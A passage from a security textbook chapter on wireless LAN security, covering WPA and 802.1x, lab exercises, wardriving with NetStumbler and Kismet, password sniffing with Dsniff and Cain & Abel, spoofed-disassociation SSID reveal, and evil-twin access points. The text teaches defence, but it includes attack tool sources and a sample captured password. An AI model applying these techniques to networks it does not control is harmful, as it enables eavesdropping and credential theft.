- **The EAPOL key** — This message type is used with 802.1x for key distribution.

Finally, there is Temporal Key Integrity Protocol (TKIP). TKIP is used to address the known cipher attack vulnerability that WEP was vulnerable to. TKIP's role is to ensure each data packet is sent with its own unique encryption key. TKIP uses the RC4 algorithm.

## 802.1x Authentication

802.1x provides port-based access control. When used in conjunction with EAP, it can be used as a means to authenticate devices that attempt to connect to a specific LAN port. Although EAP was designed for the wired world, it is being bundled with WPA as a means of communicating authentication information and encryption keys between a client or supplicant and an access control server such as RADIUS. In wireless networks, EAP works as follows:

1. The WAP requests authentication information from the client.
2. The user then supplies the requested authentication information.
3. The WAP then forwards the client-supplied authentication information to a standard RADIUS server for authentication and authorization.
4. The client is allowed to connect and transmit data upon authorization from the RADIUS server.

There are other ways the EAP can be used depending on its implementation: password, digital certificates, and token cards are the most common forms of authentication used. EAP can be deployed as EAP-MD5, Cisco Lightweight EAP (LEAP), EAP with Transport Layer Security (EAP-TLS), or EAP with Tunneled TLS (EAP-TTLS).

### IN THE LAB

**All this talk of wireless may have you thinking of how to apply this to your network security lab. The best place to start is by observing some wireless traffic with and without encryption. You will need a WAP, wireless card, and a sniffer to complete this task. You will find Wireshark already installed in the BackTrack distribution. Use your Windows client to connect to your WAP, and make sure that all encryption is turned off. This primarily includes WEP and WPA, as those are the two most commonly found protocols. Once the WAP has been reconfigured, start BackTrack and connect through a wireless card to the**

***(continued)***

**IN THE LAB *(continued)***

**Internet. Now start Wireshark and ensure that it is capturing traffic. Browse several pages on the Internet and then stop Wireshark. If you look at any one individual frame from the wireless client, you will notice that everything is in clear text.**

**Next, you will want to reconfigure the access point to use WEP or WPA. Again, start capturing traffic with Wireshark and browse several random pages on the Internet. Stop the capture; notice how the traffic is now encrypted? Even with the encryption, you might notice that the media access control (MAC) addresses (physical addresses) are still in the clear. WEP and WPA protect the contents of the packet and not the physical frame. When finished verify the WAP has encryption turned on.**

# Wireless LAN Threats

Wireless networks are open to a number of threats that you may not ever even consider on a wired network. This section discusses some of the attacks that can be launched against a wireless LAN. These include wardriving, eavesdropping, rogue APs, and denial of service attacks.


## Wardriving

As you learned in Chapter 3, ''Passive Information Gathering,'' *wardriving* is the term used to describe someone who uses a laptop and a wireless NIC to look for wireless networks. The entire act of searching for wireless networks has created some unique activities such as the following:

- **Wardriving** — The act of finding and marking the locations and status of wireless networks. This activity is usually performed by automobile. The wardriver typically uses a Global Positioning System (GPS) device to record the location, and a discovery tool such as NetStumbler.

- **Warchalking** — The act of marking buildings or sidewalks with chalk to show others where it's possible to access an exposed company wireless network.

- **War flying** — Similar to wardriving, except that a plane is used rather than a car. One of the first publicized acts occurred in the San Francisco area.



Wireless Geographic Logging Engine: Making maps of wireless networks since 2001

12,640,577 points from 783,876,909 unique observations.

□ Don't expire auth cookie

The wireless world this morning (GMT-6:00).

Find a wireless network by [**searching**] (must be registered) or [**browsing the interactive map**]

Add a wireless network to WIGLE [**from a stumble file**] or [**by hand**]

Add [**remarks**] to an existing network(must be registered)

**Figure 9-3** www.wigle.net wireless LAN tracking.

As you can see, the concept is simple: move from place to place and look for wireless networks. If the wardriver has a GPS attached to his laptop or handheld device, all he needs to do is log this data, and over time he can start to assemble a database of networks and their location. Some web sites have even been set up for just this purpose. Figure 9-3 show one such site, `www.wigle.net`.

On the surface, there may not be anything illegal with someone searching for and finding wireless networks. The real concern is what comes next. Piggybacking is the first issue that comes to mind. Just like addicts need a fix, some people *need* Internet access. It might be the guy across the hall at the apartment building who just doesn't have the cash for his own Internet access, or it could be the road warrior who needs to check his email and feels he just can't wait till he gets home or back to the office.

## BLACKBERRYS AND EMAIL ADDICTION

**On April 19 2007, Research in Motion, makers of the BlackBerry handheld devices, suffered an outage in the push technology they use to deliver email to their handheld devices. The reaction from many users was similar to what is**

***(continued)***

**BLACKBERRYS AND EMAIL ADDICTION *(continued)***

**seen in individuals that suffer from addiction. This included craving, stress, emotional upset, and the desire to quickly get the addictive substance back. So much was actually made of the outage that some have even gone as far as to describe BlackBerrys as "CrackBerrys" because of the device's supposed addictive nature. According to `http://www.dailymail.co.uk/pages/live/articles/news/news.html?in_article_id=401646&in_page_id=1770`, a study performed claims the BlackBerry is fuelling a rise in email addiction that can be identified by the fact that sufferers must check their email every few minutes. Whether this is a real addiction is yet to be proven. But what is known is that people will go to great lengths to check email or get Internet access to do so.**

The second group of people to be concerned with are wireless hackers who would like to use an organization's wireless connection to gain access to its resources. These individuals want to access sensitive information, gain top-secret data, or crash a critical system. Although not everyone scanning for wireless networks is trying to cause damage or harm to your company's computers, it is something to be concerned about.

**IN THE LAB**

**With wireless security being such an important topic, you may be wondering how to plug all these potential security holes. In the lab, you can start by turning on encryption. You will also want to practice defense in depth. Therefore, you should apply more than just this one defensive measure. For example, you might want change the SSID and not broadcast it, turn off DHCP for wireless clients, and limit or filter which MAC addresses can connect to the network. While it is true that some of these defenses may be overcome by an attacker, the idea is to raise enough barriers that they move on to other targets. Practice implementing each of the controls in the lab environment and consider ways in which security can be applied in layers.**


### *NetStumbler*

One of the primary tools used to locate wireless networks is NetStumbler. You can download the program from `www.netstumbler.com`. NetStumbler is a Windows-based GUI tool that you can use as a wireless scanner. It operates by sending out a steady stream of broadcast packets on all channels. It's useful for checking the coverage of an organization's wireless LAN. Figure 9-4 shows a screenshot of NetStumbler.

Netstumbler can provide the user with a wealth of information such as:

- MAC address
- SSID
- Access point name
- Channel
- Vendor
- Security (WEP on or off)
- Signal strength
- GPS coordinates (if GPS device is attached)

MiniStumbler is a version of the software that is available for handheld devices.



| MAC | SSID | Chan | Speed | Vendor | Type | | Enc... | SNR | Si |
|---|---|---|---|---|---|---|---|---|---|
| 0060B370F657 | JLS01675 | 1 | | Z-Com | AP | | WEP | | -9 |
| 000C309422F3 | tsunami | 6 | | Cisco | AP | | WEP | | -7 |
| 000625BEBC0F | METI | 11 | | Linksys | AP | | WEP | | -7 |
| 00095B3316D5 | NSILAN | 1 | | Netgear | AP | | WEP | | -7 |
| 000625C6194C | linksys | 6 | | Linksys | AP | | | | -9 |
| 000625A4DA5C | rwlittle | 6 | | Linksys | AP | | | | -8 |
| 0002B3C4E33A | KASD | 11 | | Intel | AP | | WEP | | -7 |
| 00095B3A0356 | Wireless | 1 | | Netgear | AP | | WEP | | -7 |
| 00022D3D5573 | iDockUSA | 11 | | Proxim (... | AP | | | | -8 |
| 00095B2326E2 | Wireless | 11 | | Netgear | AP | | | | -7 |
| 000625673154 | linksys | 6 | | Linksys | AP | | | | -8 |
| 00022D5074DD | | 1 | | Proxim (... | AP | | WEP | | -7 |
| 00022D5F504E | | 11 | | Proxim (... | AP | | WEP | | -8 |
| 00022D64342B | | 6 | | Proxim (... | AP | | WEP | | -7 |
| 00062588C24B | studionet | 6 | | Linksys | AP | | WEP | | -8 |
| 00022D64E07F | | 11 | | Proxim (... | AP | | WEP | | -9 |
| 00022D64E090 | | 6 | | Proxim (... | AP | | WEP | | -9 |
| 000AF4A3DA4E | tsunami | 6 | | Cisco | AP | | | | -8 |
| 0006257FE6B9 | linksys | 6 | | Linksys | AP | | | | -8 |
| 00055DEB1616 | buildingurban | 3 | | D-Link | AP | | WEP | | -8 |
| 00904B081CDB | kandrew | 6 | | Gemtek | AP | | WEP | | -7 |
| 00032F081F71 | default | 1 | | GST (Li... | AP | | | | -8 |
| 00022D045315 | 045315 | 1 | | Proxim (... | AP | | | | -8 |
| 00062598E4C8 | billg | 6 | | Linksys | AP | | | | -7 |

**Figure 9-4** NetStumbler.

Using NetStumbler is rather straightforward. Just download and install the program onto a laptop computer that has a wireless NIC. The most common type of wireless card that is used is one that has an attachment for an external antenna. Cards such as the Proxim and Cisco are popular because both have jacks for external antennas. Using an external antenna allows the attacker to extend the range and to either use a focused directional antenna or an omnidirectional magnetic-based antenna that can be easily mounted to the roof of a car. This allows the wardriver to easily move around looking for WAPs. Figure 9-5 shows an example of this.




**Figure 9-5** Wardriving with NetStumbler.

**IN THE LAB**

**Since you are building your own security lab, NetStumbler is a good tool to perform site surveys. It enables you to examine your organization's wireless infrastructure and coverage. NetStumbler can also be used to look for rogue APs. You never know when an employee may have illegally added a WAP without the organization's permission. Finally, just because you don't find any rogue APs, don't be fooled into thinking the organization is 100 percent clear, because NetStumbler does not look at the 900MHZ or 5GHz frequencies.**

NetStumbler works by sending probe request frames that cause APs to respond with information about themselves. The normal operation of a WAP is for it to transmit beacons about 10 times a second. The beacons provide information on time, capabilities, supported rates, and the SSID. If the WAP supports the closed network feature, NetStumbler will not get a response, provided that the WAP does not respond to probe request frames using broadcast SSIDs.

Even if the WAP is in a hidden mode, there are still ways for the attacker to get the SSID. All the attacker has to do is to send a spoofed disassociate message. The message simply tells the WAP to dissociate an active station. The spoofed client will then be forced to reassociate with the WAP. To do this, the client cycles through probe requests within a second after the disassociation attack. BackTrack contains the Void11 tool, which will accomplish just such an attack. It can also be downloaded from `www.wirelessdefence.org/Contents/Void11Main.htm`. (Note that the URL is case sensitive.) This method forces a hidden WAP to reveal its SSID.

### *Kismet*

Kismet is an 802.11 Layer 2 wireless network detector that runs on the Linux OS. It is also available on BackTrack or can be downloaded from `www.kismetwireless.net`. Kismet works with many wireless cards and has a similar functionality to NetStumbler's. Kismet has the following features:


- Detection of NetStumbler clients
- Cisco product detection via CDP
- IP block detection
- Hidden SSID decloaking
- Ethereal file logging
- Airsnort-compatible weak key logging
- Run-time decoding of WEP packets
- Grouping and custom naming of SSIDs
- Multiple clients viewing a single capture stream
- Graphical mapping of data
- Manufacturer identification
- Detection of default WAP configurations

NetStumbler and Kismet are just two of the tools available for site surveys and wardriving activities.

## Eavesdropping

Eavesdropping is another WLAN threat. If a hacker can use NetStumbler or Kismet and find an WAP that is configured with the manufacturer's default configuration, it will likely be a target for the attacker. A WAP with even WEP installed is much less appealing for the person doing a random drive-by. Why spend the time hacking it when so many WAPs are open? Even today, WAPs are still open everywhere. As an example of this, consider the following. On a recent trip to a large West Coast city, I placed my laptop in my backpack and walked about 8 to 10 blocks. Figure 9-6 shows the results of my war walk.

Notice how only a few of those shown had encryption turned on. Out of the 140 WAPs I picked up, fewer than half had any form of encryption turned on. Now, although my war walk was just for statistical purposes, an attacker within range can take the next step and intercept the radio signals from these open WAPs and decode the data being transmitted. Nothing more than a



| MAC | SSID | Chan | Vendor | Type | Enc... | SNR | Signal+ | Noise- |
|---|---|---|---|---|---|---|---|---|
| 🔒 003065169096 | | 1 | Apple | AP | WEP | | -92 | -96 |
| 🔒 0006257BD0ED | @india_street | 6 | Linksys | AP | WEP | | -65 | -97 |
| ○ 0030AB1614B5 | Wireless | 6 | Delta (N... | AP | | | -79 | -97 |
| 🔒 00022D1F6157 | Mangia Onda | 1 | Proxim (... | AP | WEP | | -90 | -96 |
| ○ 0006257D7791 | linksys | 6 | Linksys | AP | | | -60 | -97 |
| ○ 004096531D55 | littleitalywifi | 3 | Cisco | AP | | | -58 | -99 |
| ○ 00047563C68A | sdpl | 11 | 3Com | AP | | | -77 | -98 |
| 🔒 00045AD0D447 | fielder1234 | 6 | Linksys | AP | WEP | | -86 | -96 |
| 🔒 00062566C742 | newway | 9 | Linksys | AP | WEP | | -91 | -97 |
| ○ 000625DD6A85 | linksys | 6 | Linksys | AP | | | -77 | -96 |
| ○ 000C85A9DC85 | tsunami | 6 | Cisco | AP | | | -90 | -95 |
| ○ 000C85A9DE79 | tsunami | 6 | Cisco | AP | | | -91 | -95 |
| ○ 00045AFA6D91 | linksys | 6 | Linksys | AP | | | -78 | -97 |
| ○ 000C85448016 | tsunami | 6 | Cisco | AP | | | -90 | -94 |
| ○ 00062566E620 | linksys | 6 | Linksys | AP | | | -89 | -96 |
| ○ 0040965B7223 | turbonet | 6 | Cisco | AP | | | -85 | -97 |
| ○ 0040965B643D | turbonet | 6 | Cisco | AP | | | -86 | -96 |
| ○ 00095B356F1E | Wireless | 11 | Netgear | AP | | | -83 | -97 |
| ○ 0040965AFE7C | tsunami | 6 | Cisco | AP | | | -74 | -98 |
| ○ 000C3086B392 | tsunami | 6 | Cisco | AP | | | -90 | -96 |
| ○ 00095B48A844 | Wireless | 11 | Netgear | AP | | | -84 | -98 |
| 🔒 00045A0E8619 | lorenslaw | 2 | Linksys | AP | WEP | | -88 | -96 |
| 🔒 0006257AF423 | mautino007 | 6 | Linksys | AP | WEP | | -89 | -98 |
| ○ 00062559837E | linksys | 6 | Linksys | AP | | | -91 | -95 |
| ○ 000C308E6F1B | tsunami | 6 | Cisco | AP | | | -93 | -97 |
| ○ 0006255D8277 | lambert | 6 | Linksys | AP | | | -85 | -95 |
| 🔒 00409657E065 | newman | 6 | Cisco | AP | WEP | | -82 | -96 |
| ○ 00062561092A | ouTrageous1 | 11 | Linksys | AP | | | -90 | -98 |
| ○ 000625A45274 | linksys | 6 | Linksys | AP | | | -89 | -97 |
| ○ 00095B2AB8EC | Wireless | 10 | Netgear | AP | | | -85 | -98 |
| ○ 000625D66C65 | leadsd | 6 | Linksys | AP | | | -81 | -98 |
| ○ 000C30529CDE | tsunami | 6 | Cisco | AP | | | -81 | -97 |
| ○ 000C30529BD8 | tsunami | 6 | Cisco | AP | | | -79 | -97 |
| ○ 000625C412F3 | leadsd1 | 6 | Linksys | AP | | | -80 | -98 |
| ○ 004096583675 | tmobile | 1 | Cisco | AP | | | -75 | -99 |
| ○ 000C852EA923 | labforwifi | 6 | Cisco | AP | | | -67 | -98 |

**Figure 9-6** War walking results.

wireless sniffer and the ability to place the wireless NIC into *promiscuous* mode is required. If the attacker is using an antenna, he can be even farther away, which makes these attacks hard to detect and prevent.


Anything that is not encrypted is vulnerable to attack. Most computer security is based on passwords. Protocols such as File Transfer Protocol (FTP), Telnet, and Simple Mail Transport Protocol (SMTP) transmit username and passwords in clear text. These protocols are highly vulnerable. Wireless equipment can be configured for open systems authentication or shared key authentication. Open systems authentication means no authentication is used.

A large portion of the wireless equipment sold defaults to this setting. If used in this state, hackers are not only free to sniff traffic on the network, they are free to connect to it and use it as they see fit. If there is a path to the Internet, the hacker may use the victim's network as the base of attack. Anyone tracing the IP address will be led back to the victim, not the hacker.

Many hotels, business centers, coffee shops, and restaurants provide wireless access with open authentication. In these situations, it is excessively easy for a hacker to gain unauthorized information, hijack resources, and even introduce back doors onto other systems. Just think about it: one of the first things most users do is check their email. This means that usernames and passwords are being passed over a totally insecure network. Tools such as Dsniff, Win Sniffer, and Cain & Abel can be used to eavesdrop and capture passwords being passed on an insecure network. Figure 9-7 shows an example of this.

Dsniff allow the attacker to focus on one specific type of traffic. Dsniff is included with BackTrack and can also be downloaded from `http://monkey.org/~dugsong/dsniff/`. Dsniff is actually a collection of tools that includes Dsniff, filesnarf, mailsnarf, msgsnarf, urlsnarf, and webspy. These tools allow the attacker to passively monitor a network for interesting data such as passwords, email, and file transfers. The Windows port is available at `www.datanerds.net/~mike/dsniff`. An example capture of Dsniff is shown here:

```
C:\>dsniff
User: James
Password: Pil@t77
```



```
⊞ Frame 10 (70 bytes on
⊞ Ethernet II, Src: Net
⊞ Internet Protocol, Sr
⊞ Transmission Control
⊟ File Transfer Protoco
   ⊞ PASS wsftp605@\r\n
```

**Figure 9-7** Password eavesdropping.

Win Sniffer is a password-capture utility that enables network administrators to capture passwords of any network user. Win Sniffer can capture and decode FTP, POP3, HTTP, ICQ, SMTP, Telnet, IMAP, and NNTP usernames and passwords.


Win Sniffer is a Windows utility that is typically installed on a laptop. It can be used by security professionals to audit the network or by attackers to access sensitive information. Win Sniffer can be downloaded from `www.winsniffer.com`. Figure 9-8 shows a sample capture from the program.

Cain is a multipurpose tool that can perform a variety of tasks, including Windows enumeration, sniffing, and password cracking. Cain & Abel is shown in Figure 9-9 and is available from `www.oxid.it`. Cain & Abel will perform password sniffing and password cracking. The password-cracking portion of the program can perform dictionary and brute-force cracking, and can use precomputed hash tables.

LCP is available from `www.lcpsoft.com` and is designed to audit passwords and password strength. LCP can perform the following functions:

- Accounts information import
- Passwords recovery
- Brute-force password cracking in single or distributed more
- Hashes computing


Even if encryption is being used, the Ethernet frame is still transmitted in the clear. Even the WLANs using WEP are vulnerable. Tools discussed throughout this chapter can be used to crack WEP. While the deficiencies of WEP were corrected with the WPA protocol, those WAPs still running WEP are vulnerable.



| N | Time | From | To | Proto... | Username |
|---|---|---|---|---|---|
| 1 | 12.18.20... | 192.168.123.191 | 130.57.1.88 | ftp | anonymous |
| 2 | 12.18.20... | 192.168.123.191 | 165.193.130.79 | ftp | sams2usr |

Ready IP: 192.168.123.76 VMware Accelerated AMD PCNet A

**Figure 9-8** Win Sniffer.



Passwords
- FTP (0)
- HTTP (1)
- IMAP (0)
- POP3 (9)
- SMB (0)
- Telnet (0)
- VNC (0)
- TDS (0)
- SMTP (0)
- NNTP (0)
- MSKerb5-PreAuth (0)
- Radius-Keys (0)
- Radius-Users (0)
- ICQ (0)
- IKE-PSK (0)
- MySQL (0)
- SNMP (0)
- SIP (0)

| Timestamp | HTTP server | Client | Username |
|---|---|---|---|
| 21/07/2005 - 16:33:38 | 63.146.177.141 | 192.168.123.101 | greggm |

**Figure 9-9** Cain & Abel.

## Rogue and Unauthorized Access Points

A *rogue access point* is an unauthorized connection to the corporate network. A Gartner group report found that 20 percent of networks have rogue WAPs attached. Two primary threats can occur from rogue and unauthorized WAPs:

- The employee's ability to install unmanaged APs. The ease of use of wireless equipment and the lure of freedom is just too much for some employees to resist.
- The ability to perform WAP spoofing.

The way to prevent and deter rogue WAPs installed by insiders is by building strong policies that dictate harsh punishments for individuals found to have installed rogue WAPs and by performing periodic *site surveys*.

Rogue WAPs may also be installed by outsiders seeking access. These devices pose a serious threat. Many times these devices are placed near the outside of the building. As an example, the attacker may seek to place




**Figure 9-10** Access point spoofing.

the rogue WAP near a window or in a location close to the outside of the building so that he can sit in a parking lot or unsecured outside location and attack the network. The attacker will not want to arouse suspicion, so picking a place that he can sit and not look out of place is important. The attacker will also typically use a low-cost device, because the possibility of loss is high. If encryption is already being used on the network, the attacker will most likely also turn encryption on (because he doesn't want to arouse suspicion). Site surveys would most likely be looking for unencrypted traffic or anything that looks out of the ordinary.

*Access point spoofing* occurs when the hacker sets up their own rogue WAP near the victim's network or in a public place where the victim might try and connect. If the spoofed WAP has the stronger signal, the victim's computer will choose the spoofed WAP. This puts the attacker right in the middle of all subsequent transmissions. From this man-in-the-middle position, the attacker may attempt to steal usernames and passwords or simply monitor traffic. When performed in an open hot spot, this attack is sometimes referred to as the evil twin attack. Figure 9-10 shows an example of this.

Host routing is also a potential problem for wireless clients. Both Windows and Linux provide IP-forwarding capabilities. Therefore, if a wireless client is connected to both a wired and wireless networks at the same time, this may expose the hosts on the trusted wired network to all any hosts that connect via the wireless network. Just by a simple misconfiguration, an authorized client may be connected to the wired network while unknowingly having its wireless adapter enabled and connected to an unknown WLAN. If hackers can compromise the host machine via the open WLAN adapter, they are then positioned to mount an attack against the hosts on the wired network.

## Denial of Service

If all else fails, an attacker can always target a wireless network for a denial of service (DoS) attack. Although a DoS attack does not get the attacker access, it does render the network unusable or degrade service for legitimate users.

